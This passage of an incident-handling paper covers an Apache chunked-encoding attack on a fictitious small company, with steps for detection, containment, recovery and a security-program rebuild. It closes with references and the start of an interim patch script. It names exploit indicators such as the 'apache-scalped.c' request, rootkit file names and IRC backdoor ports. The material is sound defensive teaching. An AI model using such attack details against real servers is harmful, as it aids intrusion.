Training should be addressed for new and current systems users. Part of the new employee indoctrination should be the informational awareness policy. Classes or handouts should be given in short sessions to help prevent further incidents. Inform employees about how to report an incident as well as what incidents look like versus hoaxes. Email alerts should be sent to users regarding new security alerts, thus enabling a pro-active approach to incident management. User enlightenment can go as far as posting security related posters in key areas to keep users thinking about security (elevator areas are a good place to hang security awareness banners). This is also a good time to “train the trainers” with regard to system updates as well as total network/system/user maintenance.

Planning for future continuity of operations is key to reducing downtime, and increasing awareness of the environment. The business continuity plan will be a key cornerstone to any small companies emergency preparations. This plan should explain the disaster recovery plan. This plan will be discussed in a future section.

Investigation of incidents with law enforcement involvement must be prepared for well in advance of the event itself. If the company will pursue an incident, it is best that this contact has been made previous to the actual emergency. Determining whether an attack is either a hoax, a valid attack, or a virus should be managed by effectively gathering information regarding all suspected events until determined they are benign or warrant further action. If no damage has been done, or the event is a false alarm, learning from it will build confidence and test the procedures put in place.

The incident response team should be determined from an assessment of strengths in current duties that can easily merge with the needs defined in the aforementioned planning documents. An emergency call schedule should be put together for the team to cover any outages as well as the normal duties performed on the equipment. Key strengths would involve maintenance and management of the router and switches, firewall, web server, email server, and the IDS system. These roles should have cross-training schedules to allow for proper relief for vacations etc.

Some immediate goals of the team will be:

- Lock down access to servers and core switches
- Centrally locate all software and manuals
- Obtain some of the same equipment to use as a spare server.
- Backup and restore systems with Ghost to test functionality

- Ensure that the normal tape backup systems are working
- Restore each server to the spare in succession to test functionality

To be prepared for the next incident, the team must be ready to follow the guide lines set up in a emergency response call sheet. The team must put together the jump kit (defined later). This will help define the procedures they will use to contain an incident. This procedure will be simple at first, and as the team gains knowledge, roles will be further defined. The procedure is as follows:

- 0 hour - Suspected incident recognized or reported (this can be either by a team member or regular user).
- Incident number assigned and documented.
- 0 to 1 hour - Intrusion assessed for severity and validity without removing affected systems from the network. If not determined to be valid, incident number is closed out
- If Intrusion is determined to be valid, ensure step-by-step documentation is started. The jump kit will come in handy here.
- 1 hour to 1 ½ hours - Inform 2nd level support to get them involved as a double check of the initial assessment. 2<sup>nd</sup> level support should be on the way to the site if deemed necessary. 1<sup>st</sup> level technician should be filling out the trouble ticket and forensic checklist. Technician does not go into any depth on system forensic troubleshooting unless qualified.
- Backup media readied for forensic backup.
- 1 ½ hours to 2 ½ hours - 2nd level arrives on site. 1<sup>st</sup> level management notified.
- 2 ½ hour until 4<sup>th</sup> hour – problem identified, contained. 1<sup>st</sup> level management informed and depending on severity upper management
- 4<sup>th</sup> hour on and every 2 hours thereafter – Eradication and recovery accomplished. Inform management.
- If any of these times are lessened for the specific task time frame, inform management and continue on the next step with the same guidelines.

Countermeasures should be in place to negate or mitigate this attack in the first place. Review firewall and router rules for completeness. Update signatures on NIDS. Training will be key in developing the proper preventative measures. The jump kit described in the Containment section will increase the confidence of the handlers and help ensure the forensic trail is maintained.

## 4.2 IDENTIFICATION

Controlled environment – In the case of the Apache chunked encoding attack and the small company, there could have been several ways the security team could have identified a potential problem. With regard to the Apache DOS attack, we would see several key symptoms:

- The hard drive activity would be very high.
- Very slow server response times are a great indicator of a compromised system.
- The keyboard entry could also be very slow and erratic.
- Many httpd processes started and dying. This would let the administrator know something is afoot. Run `ps -ax |grep httpd` multiple times and you will see the processes starting and or going defunct.
- Look in the `/var/log/httpd/error_log` directory for Segmentation faults counting up.

The Apache chunked buffer overflow would not leave blatant tracks in the system unless it was compromised. This could give the attacker access to the system at the user level of httpd

- Look in the `/var/log/httpd/secure.log.x` files for a POST of `/apache.scalped.c` with a 900000000 byte or larger request for the chunked encoding. This is the biggest clue of this attack.
- Look in the logs files for strange events like multiple logons or multiple failed logons. Your IDS can help here if you are using an unencrypted signon. NFR Security's NID can scan for weak passwords thus helping you tighten up password control.
- Look for the user root logging in directly to the system instead of "su'ing."
- Look for logs files with gaps in their reporting. They may have been tampered with. If your system supports the `lastb` command, look for failed logins. Look in the messages, `secure.x` files for unauthorized attempts at access.
- Look for new files on the system. Of course this may be difficult if the suspect files are placed in obscure locations.
- Run `netstat -l` and look for unusual listening ports.

- After an initial system install do a MD5 checksum on all of the files in a system and then email them to yourself. This way you can easily check for altered files at a later date.
- Keep all of your forensic data and files unaltered as much as possible.
- Once the incident is resolved ensure you have sealed and locked the data in a secure location. Ensure there are forensic tags associated with the evidence. Have a witness signoff on the evidence.
- Look for files named rk.tar or temp. These are well known root kit names.
- Run a MD5 hash on the who, ls, netstat, ifconfig commands and compare the results with an un-compromised system. If these files are different, then the attacker has root privileges and is adept enough to cover his tracks.

### 4.3 CONTAINMENT

To contain the Denial of Service type of the Apache Chunked encoding attack, the administrators would need to take the IP address information gathered in the /var/log/httpd error\_logs or access\_logs and apply it to the router standard access list to deny access from that address. This could also be accomplished on the firewall. The router access list makes more sense as this would keep this flood of packets out of the firewall logs. One step better would be to have an outbound access list from the ISP applied. This way the denial of service never even gets to your network. Containment of the attacked system would be complete for the DOS type of attack after the access list was configured, at least for that attacker's address. Chances are the attacker would pass along the company's susceptible address to other attackers and it would start all over again. As no actual entry was gained into the system, patching with the updated Apache version or applying the BlowChunks patch would prevent further incidents of the actual DOS from the Chunked encoding requests.

The Apache Chunked Encoding buffer overrun would be more difficult to contain for the obvious reason that physical access was possibly gained. If this type of attack were successful, a determination would have to be made as to the level of access gained. Initially, that attacker would have gained the rights of the httpd user and could have accomplished some defacement of the web page. This may have allowed access to some of the data files as well. If the attacker had been able to gain root access from some local vulnerability, they could have attacked the kernel itself and thus made the whole hard drive suspect. To contain this attack without regard to alerting the attacker, the system should be taken offline from the Internet but still have a link on a network by itself. The jump kit hub should be employed for this.



After the system is segmented from the live network it should have two full backups done to preserve the actual data. This could be accomplished via the dd command or via Ghost. The original drive and one copy of the backup data media should be removed from the system and placed in a static-free Ziplock bag and labeled with the contents and the incident number. The cost of the media should be noted as well as the person doing the backup, a witness, and information regarding the incident times and places.

### **Jump kit**

Hub (8 port); Laptop with CDROM burner, 512 MB Ram and 20 GB hard drive, Ethernet NIC and wireless LAN cards, Operating system is Windows 2000 base and several versions of Vmware partitions (should be site specific to the operating systems or tool needs). In this instance a fresh install of BSD3.0 should be loaded for comparison of file sizes and MD5 hashes. Programs to load on this laptop are NMAP, Nessus (or CyberCop), TCPdump, Ethereal or Sniffer, netcat, CDROM burning software, SSH, WinSCP, tftp, ftp, backup software of choice, extra hard drive in protective box)possibly a USB backup drive system. Have CDs of Windows2000; WindowsNT; RedHat 6.2,7.1,7.2,7.3; OpenBSD 2.6 thru 3.1 and Ghost. (10)

Other items for the jump kit: spiral notebooks, peanut butter crackers (for those long nights), band-aids, aspirin, box of diskettes, 50 CDR CDROMs, Cat 5 cables, Cat5 adapter plug, power cables, null modem cable (9 and 25 pin mix), mini tool kit (careful if getting on an airplane with this), Have a set aside tool that will be allowed on an airplane, Digital camera with charger or replaceable camera without flash, extra chargeable battery, specialized books static bags, gallon zip-lock bags, Post-it pads, pens, incident handling checksheets.

The system was backed up to an image with Ghost to preserve what little was left of the forensic evidence. It was booted with "ghostpe" generated diskettes and the whole drive was saved as an image file on a Windows 2000 system. Ghost brings up a connection between both systems over the LAN and usually takes about 45 minutes for 10 Gigs of hard drive space.

All logs from adjacent systems should be studied for similar events. If there were any trust relationships between the web server and the mail server these should be scrutinized. A program called Legion should be run to detect any shares from the system prior to taking it offline. A sniffer type product should be set to detect any traffic going to or especially leaving the system.

### **4.4 ERADICATION**

The experience level of the incident handlers may not be strong enough to quickly diagnose the vector of entry into the system. If we are trying to eradicate the DOS type of attack, it is a simple matter to deny access via router or firewall filters, then diagnose the system in a less stressful situation. If system access

has been gained, a determination must be made as to what level. If the incident handler cannot discern this promptly, then the system should be taken off line and rebuilt from scratch with the latest uncorrupted data files. There would still be a big unknown at this point, and there is a good chance the system will be re-infected if the eradication is not performed properly. Most data files could be ported back to the newly rebuilt system. Careful checking of executable web files should be done. Replaced CGI scripts could allow new entry at a later date.

Steps to be performed:

- Preventing further access:
  - Scan the system for open/listening ports. Determine what every open port is for and lock down the unnecessary ones
    - Use “chkconfig <service> off” or simply turn them off in the rc type files.
  - Perhaps the attacker is attacking one IP address and not a DNS address, move IP address and change DNS accordingly.
  - Apply all outstanding patches to the operating system and applications.
  - Look for new users in the passwd file
  - Check for cron jobs for all users.
- After the system is patched it should be checked for vulnerabilities
  - Do a full port scan of the system using Nmap or Nessus from a different system. This will take out any thought of a compromised netstat file.
  - Check for any virus files by running a virus scanner.
  - Look for any outbound traffic that does not belong. Utilize another system to sniff the traffic outbound from this system. Look especially for ports 6666 through 6670 for IRC traffic. Many attackers utilize a compromised system for an IRC server.

## 4.5 RECOVERY

- Now for the recovery. Did you do backups faithfully? Did the actual owners of the systems do the backups properly? Do the backups have the compromise on them? Depending on what was discovered in previous sections there might be specific traits of the attackers entry.

- If local access was gained, a determination must be made on the viability of the current system state.
- Backup completely and lock this system's hard drive away for forensics. Utilize Ghost as it is most likely the easiest to use once the driver diskettes have been made. This is also a good method for making full backups of the system quickly. It is a good idea to do a ghost image of the newly rebuilt system. After a system is built with all patches, applications, application patches, and the system hardened, it should then be Ghosted just incase another rebuild is necessary. This could save many hours of time in a tense situation.
- Restore from the backup to a new hard drive. Run Tripwire on the compromised backup system then install the latest full backup. This will alert you to any changed files. System level files that were changed may indicate the depth of the compromise and help you determine the level of confidence to be placed in the restored system. For instance, after you have run Tripwire and then installed the backup files, you may see where there are differences in the ls, who, netstat, and ifconfig files. This would tell you that the compromise was at the root level and hardening this system would always be suspect in the future.
- Install the latest version of Apache.
- Check the logs on the recovered system to see if the altered logs are still there.
- Run scanners against the compromised system.
  - Nmap to check for all ports that are open
  - Nessus to check for application vulnerabilities and open port hacks.
  - Test the Apache installation with Retina scanner.
- Add firewall rules to the web server to only allow certain inside addresses access via ssh and to deny access to ssh from any outside address.
  - Patch ssh to the latest level.
- Router ACLs were checked for spoofing to deny any internal IP address entry on the "outside" serial (WAN) interface.
  - `access-list 12 deny 10.0.0.0 0.255.255.255`

- access-list 12 deny 172.16.0.0 0.31.255.255
- access-list 12 deny 192.168.0.0 0.0.255.255
- Check physical security on LAN closet. Lock this room and provide access to only those that need it. Keep a spare key with the password envelope in a second secure place.
- Inform users to change their passwords on personal accounts. If sniffing program was running on compromised system, their home ISP email passwords were most likely going out in the clear.
- During the recovery process, write down the step-by-step methods used to build the recovery system noting all versions of software installed. It will help in a quicker rebuild next time.
- Get a sign off from the end user that the system is secure enough to turn over to normal operation. This will put a final date to the incident and prevent every little glitch being reported as a attack.

#### 4.6 FOLLOW UP/LESSONS LEARNED

Now the work really begins. Our fictitious ABC Company has had that sinking feeling of being at the mercy of an unknown group of hackers. Their system was used as a hacking resource from various underground sites. They will have an uphill battle keeping these individuals out of their network. Monitoring the web server logs will be very important.

- Going forward
  - If ABC Company is to maintain their own network it will have to change their monitoring paradigm. Having the responsible engineers working off-site for weeks at a time is what allowed these mistakes to happen in the first place. Logs must be checked daily for any reconnaissance and or probing into the network. To know what to look for, the technicians should take basic classes on intrusion detection and log management. There are products that can alert if certain strings in logs are seen, as well as intrusion detection notification. Alerts from these products can also send an email type page so engineers can be notified immediately of an attack. An example is the NFR HID.
- New network design
  - Intrusion detection will be key in tracking the attacks against ABC Company. It can be phased in gradually depending on budget.

The best solution would be to install three Network Intrusion Detection systems, however initially, a single NID could be placed either outside the firewall or on the DMZ to track events. Budgetary constraints versus time to install and monitor should be weighed in the decision favoring a commercial NID over an open-source NID. Commercial NIDs will generally push out updates automatically to the end users and should have these updates out within 24 hours of the attack release. ABC Company has already demonstrated a lack of resources and manpower. Putting an extra burden on these technical individuals by maintaining an open source NID may invite disaster once again. Diagram of proposed NID connectivity is in **APPENDIX 3**.

- Pro-active responses - The NID utilized should have hooks into the Checkpoint SAMd monitor to allow rule changes to the firewall on certain alerts. This will help stop attacks by inhibiting access from the offending IP address for a set time period.
- Install a switched network on the DMZ to prevent snooping from web server or email server if the systems are compromised again. A switch, hub, or tap will be necessary on the link outside the firewall for the NID. A hub will suffice on this link unless it is a full duplex link, then a tap will be required for this connection and a NID capable of full-duplex mode (NFR Security NID-315 is one manufacturer). (22)
- Install a central syslog server – This server should take in logs from the web server, mail server, router, switches and firewall to aggregate and alert on suspect log entries. This system should do this task and no other. It should be hardened to turn off any unused services. It should run TCPwrappers to allow only access from certain systems.
- Assemble an incident response team to deal with these types of incidents. Depending on current technical experience, send engineers to SANS intrusion detection or SANS Security Essential class. Management should also invest some time in the SANS Security Kickstart program. Management awareness will be very important going forward or this same scenario may repeat itself sooner rather than later.
- Hire outside consultants for a security assessment. Hand over these duties to engineers after knowledge transfer. Start initial Business Continuity Plan for ABC Company. This is actually a very good step for any small company to take and document. These days, for a small company to secure a loan, most banks will now

require proof that your company is secure in its network environment as well as its accounting practices.

Awareness is key to a secure environment; action toward “capitalizing on this awareness” is required. The basic underlying issue with security that this company has is shortsightedness brought on by a tight budget. Most companies know of the rise in hacking trends. They can’t help from reading about it or hearing about it on the news, seeing it in movies, and commercials promoting security products. Yet, these same people are in charge of the small company IT/Security budget and have nothing concrete to justify a Return on Investment (ROI) to management for new security products or security training...until they have been hacked. It is simply a lack of general security knowledge at the management level, and a lack of expertise at the technical level. ABC Company could greatly benefit from a security audit of their main entry point that would hopefully open their eyes to some of the vulnerabilities, corrective actions, and constant monitoring necessary to prevent this from happening again.

The guideline to help this company is a basic security policy or Site Handbook. (18) RFC 2196 is an excellent source of information and a good starting place for all new participants into this endeavor. This will help kick start the processes required to document, implement, maintain and monitor this end result. Many companies have documentation in various locations, regarding their network structure, passwords, Service Level Agreements, contact lists, IP address ranges, that would be helpful in an emergency but they couldn’t find them quickly during a panic situation. Step-by-step standard operating procedures are one of the ways to keep a critical situation under proper control, reduce the panic, and get the critical systems back online in a secure atmosphere. (18)

Whether this company thinks it has the expertise or not, it should probably hire a professional consultant to perform an initial security assessment, or Business Impact Analysis (BIA), of the company’s infrastructure and methodologies. Time constraints alone are the main reason for hiring an outside entity. They didn’t do a proper job with the infrastructure they had, so why would they think they could do it with the same team in an effective manner without the proper training. Key to this involvement with an outside consultant is a final document that can help this company going forward with weighted recommendations regarding a phased approach to developing a security policy. This company must realize that it must do this to remain a viable entity in the current marketplace. One key thought with regard to securing an outside entity to do the security audit; most companies usually have friends or partner companies in the technical field. If ABC Company were to start asking these companies “if they could recommend a good security assessment company,” it could alert the other company that you were in fact attacked and compromised. This could have a negative affect on future business dealings with these companies. You have just negated everything that you are trying to discreetly correct.

One main thought while gathering this information, is how to maintain it in a manner so that it can grow with the company, be handed off to the new administrator effectively, and not be more of a burden than actually cleaning up another attack. There are software products that can help guide the small company cover all of the initial requirements. The consultant that is hired to do this work may recommend a product that his company sells, which may or may not be the correct application for your company; or the consultant may not have any affiliation with a reputable company product and thus hand over a hard to maintain deliverable. Take a look at a final product example from the consultant's company or any company product you choose.

One company, Pentasafe, has a policy manual with software package called "Information Security Policies Made Easy." It has many templates that can be manipulated to your site-specific needs. It may be that this manual and software templates are enough to kick start your security policy, but a consultant is probably required for the security assessment itself. (19)

In looking at potential consultants the company should prioritize some categories of achievement. Key among these is:

- Diversity of knowledge base and certifications of consultants.
- Time in business and diversity of the industry in general. Will the consultant know about the security components of most of your systems?
- Project management skills, communications skills, flexibility to your environment and a well-defined statement of work.
- Is this company willing to sign a Non-Disclosure Agreement (NDA)?
- Knowledge transfer. Most likely this will be a short term contract to get this company ramped up on a well defined Site Handbook or software package that can be easily maintained going forward. Cost justifications should be looked at if there is an application program to maintain this information. Will there be a yearly maintenance contract for the program?

Items that would be brought into the security assessment/BIA would be the following:

- Current policy
  - Obviously there was no policy at ABC Company. The following will guide them in their initial assessment of their environment. Thought must be given to enforcement of any policy added to the Site Handbook. If for instance a new policy is "no file sharing programs will be allowed to run on systems from inside the network to outside the net;" how will this be monitored? Will the equipment

the company currently has on hand drive the policy requirement? Or will the policy requirements drive new equipment purchases. Most likely it will be a little of both, phased in over time. All policy requirements should be weighted, and within those weightings, feasibility studies and cost justifications provided.

- Additionally, any policy change in regards to how the people in a company accomplish their work and/or access the company owned equipment could have negative effects in moral if not properly defined to current and future employees. Drastic and immediate policy changes are a knee jerk reaction to an already tense situation and can backfire just as fast as they are implemented.
- Contact list
  - Escalation policies – After the study of the employees and their technical knowledge, a core team will make the decisions regarding escalation. Upper level management, lawyers, and contracts departments should be included.
  - A wallet size plastic embossed contact list makes it easy on all incident handling and emergency team members. Less to carry is better.
  - Add telephone numbers of local area and 24x7 computer parts stores. If your company buys regularly from a certain store, perhaps an after hours emergency plan can be put in place with them.
  - Add numbers of your local and regional telephone companies. With circuit ID numbers in case of access outage.
- Vulnerability assessments
  - Assessments should be performed in stages.
  - Outside to inside
  - Inside to inside
  - Inside to outside
  - Machine specific
  - A well defined plan should be laid out noting the methodologies and tools used to perform the test. Eventually, most of these tools will become part of the intrusion detection handler jump kit. This



information should be part of the knowledge transfer from the consultant.

- Log aggregation and assessment
  - A centrally located syslog server would help keep logs aggregated in one place. It should be geared to the following:
    - Secure transmission of logs. This means putting agents on systems that have do not have that functionality. Should be 56DES minimum encryption level.
    - Agents should attach to security structure of target systems if possible, or push logs over syslogd.
    - Agents should allow “new line delimited” file monitoring. This will allow monitoring of application files on main servers. For instance Windows NT server with PKI logs or web logs could be pushed to the secure log server.
    - Log assessment should allow regular expression matching in logs and generate alert rules of various types to be generated. Among these would be email, snmp traps, Tivoli, HPOV, and alert text sent to a server as “stdin” to an executable program. This way a critical syslog message can be sent to an email pager and handled quickly.
- SLA agreement and contact list
  - The Service Level Agreements that are in place should always be at hand. This should include contacts at the ISP with escalation policies.
- Site documentation
  - Server list -
  - OS levels
  - Patch levels
  - Password List
  - Backup strategies
  - Recovery strategies

- IP addresses of all addressable units – depending on the site complexity, it may be necessary to have an IP address management system such as Quadrotek. These programs can do an initial discovery on the network segments and draw a diagram with IP address notation. Work done ahead of time on this will lessen the consultant time on site.
- Router/switch list – Have all routers and switches listed by IP address and DNS name. This will allow quick lookup of entry points into the network and possible Trojan exit points.
- Router/switch configurations. Always have these backed up.
- Network diagrams – This is often the most overlooked part of the site policy manual. Unfortunately it feeds upon itself with change upon change not getting documented.
- If changes will take place in the network design, there should be “Before/After” drawings of the migration. Change requests should go through the core team.
- Technical personal knowledge base
  - Small and large companies face a huge challenge of training and certifying the individuals in security related matters to only have them leave the firm because of salary enticement. This is another ROI that companies and employees must come to grips with, because it is very difficult to give employees a major raise a week after a certification test has been passed. Companies must look at the industry trends and pay scales for their newfound talent and reward accordingly. Security personal must realize that companies have invested time and money into their career and some payback for the time invested is warranted (i.e. don't bite the hand that feeds you). Certifications that are key to the security field are of course from SANS, as well as Cisco routing architecture, and in-depth Unix classes. Firewall, intrusion detection, hacking, and incident response are in-depth SANS classes that give the security analyst a solid footing in the security field.
- On-site tools to possibly implement
  - Intrusion detection
    - Recommend a “stateful” analysis product that doesn't require the user to go into the packet level to decipher an event. This company already has a shortage of trained technicians so trying to decipher hex code should not be a key requirement. One IDS vendor that makes this easy for

the end user is NFR Security and its NID products. For instance, if there is a Nimda attack on a system, what was the server response code? Was it a 200 series code saying, "This was successful"? NFR will tell the user this in human readable form. In regards to the Apache chunked attack, NFR has a signature for all three attacks and the user could be emailed an alert message that it has occurred. In a perfect world, the IDS system will alert the user to the reconnaissance probe, before the actual attack. (22)

- Intrusion detection systems are really burglar alarms. They let you know someone is in the house or just knocking on your door. Hopefully they will alert you to this fact and something can be done to mitigate the attack. With regard to Apache Chunked encoding, a firewall rule could be set by the IDS to block this user on the first probe for "apache-scalped.c" or the buffer runs themselves. This could have terminated the attacker's access and root privileges would never have been gained.
- Other information security implementations that are key to securing this company:
  - Virus protection packages
  - Firewalls
  - VPN networks
  - Content filtering software
  - Encryption software
  - Data Recovery and Backup software
- Desired outcome.
  - Immediate
    - Close any holes in current network infrastructure including patch level assessment of all routers, switches, and firewalls. If network is connected via hubs, upgrade to switches on critical server links. Utilize consultant for security assessment.
    - Lock down servers to a useable level. Utilize consultant for security assessment.

- Patch all servers to current levels. Have security consultant verify your work.
- Install virus protection on all users systems to lessen the chance of email type virus. Have virus-scanning updates checked at least weekly for new updates to the virus-scanning engine.
- Implement backup and recovery procedures.
- Update the firewall if needed.
- Document the above steps in the new Site Security Handbook.
- Generate new username/password scheme and relay to users upon call-in for connectivity problems.
- Near Term
  - Train personnel
    - SANS classes
      - Security Kickstart
      - Security Essentials
    - Cisco networking classes
      - CCNA certification
    - Install intrusion detection system in critical areas
      - Train users on this product.
      - Purchase standard books for information security
        - “Hacking Exposed” by Scambray, McClure, and Kurtz (23)
        - “Network Intrusion Detection An Analyst’s Handbook” by Stephen Northcutt and Judy Novak(24)
    - Have a good start on either BIA/BCP software and/ or a RFC 2196 type Site Security Handbook.

- Long Term
  - Train personnel
    - SANS GIAC training
      - Enroll and certify on one of the following:
        - Intrusion Detection, Firewalls or the Hacker Techniques, Exploits and Incident Handling.
    - Cisco
      - CCNP certifications
        - This is part of the company's core competency and could be expanded upon.
  - Have tests of incident handling action plan.
  - Ensure Site handbook is kept up to date.
  - Re-visit all security methodologies with security team on a weekly basis for one month, monthly for 3 months, then on a Quarterly basis.
- Backups – Purchase a backup system for this server. Buy enough tapes to rotate as follows:
  - Full dump of system on initial build to be locked away both onsite and copy offsite. Purchase two fireproof mobile lockboxes for tape storage. Perform Full backup every Saturday night, incremental backups Sunday-Friday. Rotation will be monthly with 5 Saturday (Full) tapes and 28 daily (incremental) tapes on-hand. Labeling scheme and responsibility list will be generated for tape swapping. Four tapes will be needed for quarterly full backup and will also be stored off-site.
- Policies put in place until security assessment
  - Check for new OS patches weekly and determine need/requirement for installation.
  - Check SANS and CERT daily for security advisories. Thorough check to be done monthly.

- Passwords will be changed on all systems. List of these passwords will be placed in sealed envelope and locked away in safe (with changeable combination). Management will have combination. A note should be placed on the phone list as to the whereabouts of the list and combination holders.

#### 4.7 EXTRA

Several companies have come out with Intrusion Prevention products that can work in conjunction with the NIDS. They can stop many attacks that before they get to the firewall. Examples of these companies are ForeScout, Intruvert, Tipping Point and Top Layer. ForeScout's ActiveScout operates under what they call a "simple, powerful principle: Attacks are preceded by reconnaissance of the network by the attacker. By monitoring this pre-attack recon activity, ActiveScout" can mitigate most attacks by controlling them before they even happen. (30)

#### 4.8 CONCLUSION

The purpose of this paper was to explain the basics of the Apache Chunked Encoding Exploit, how the system works and how to avoid the pitfalls. It has demonstrated how most attacks can be averted with proper attention to the security levels of your systems. Don't assume your employees can simply set up a system or network and then forget about it because of other duties. What was demonstrated above was an instance of neglect brought on by lack of proper training and awareness. With less people wearing more hats, it is imperative that their knowledge increases along with the job duties to keep ahead of the hacking community.

#### 4.9 RESOURCES

(10) Symantec Ghost™ Corporate Edition 7.5

<http://enterprisesecurity.symantec.com/products/products.cfm?productID=3>

(17) Blowchunks - Protecting Existing Apache Servers Until Upgrades Arrive; 6/23/2002

<http://www.securiteam.com/tools/5WP0M0U7FS.html>

(18) Site Security Handbook; Network Working Group; Editor B. Fraser; Request for Comments: 2196; September 1997;

<http://www.ietf.org/rfc/rfc2196.txt?number=2196>


(19) Do it yourself policy kit ; <http://www.pentasafer.com/publications/ispme.asp>

(22) NFR Security September, 2002 NFR NID-300 Network Intrusion Detection, <http://www.nfr.com/products/>


(23) Network Intrusion Detection; Second Edition September, 2000 by NewRiders Publishing; By Stephen Northcutt and Judy Novak

(24) Hacking Exposed; 2<sup>nd</sup> Edition, Osborne/McGraw-Hill; Copyright 2002; by Joel Scambray, Stuart McClure and George Kurtz


## 5 APPENDIX 1 - CURRENT NETWORK DIAGRAM



## 6 APPENDIX 2 - NETWORK DIAGRAM OF ATTACK



## 7 APPENDIX 3 - NETWORK DIAGRAM OF PROPOSED SOLUTION



## 8 APPENDIX 4 – INTERIM PATCH FOR APACHE CHUNKED ENCODING

Tool code:

```
# $Id: BlowChunks.pl,v 1.4 2002/06/22 05:27:33 cbailiff Exp $
#
# Reject chunked requests before vulnerable chunking routines can read them.
# (mod_perl version)
#
# Cris Bailiff, c.bailiff+blowchunks@devsecure.com - http://www.awayweb.com
# http://www.devsecure.com/pub/src/BlowChunks.pl
#
# Copyright 2002 Cris Bailiff. All rights reserved.
#
# Permission is granted to anyone to use this software for any purpose on
# any computer system, and to alter it and redistribute it, subject
# to the following restrictions:
#
# 1. The author is not responsible for the consequences of use of this
# software, no matter how awful, even if they arise from flaws in it.
#
# 2. The origin of this software must not be misrepresented, either by
# explicit claim or by omission.
#
# 3. Altered versions must be plainly marked as such, and must not be
# misrepresented as being the original software.
#
# 4. This notice may not be removed or altered.
```



```

#
# To install in your mod_perl enabled server, copy the code below into
# your httpd.conf file (at the end is best), or read this file into
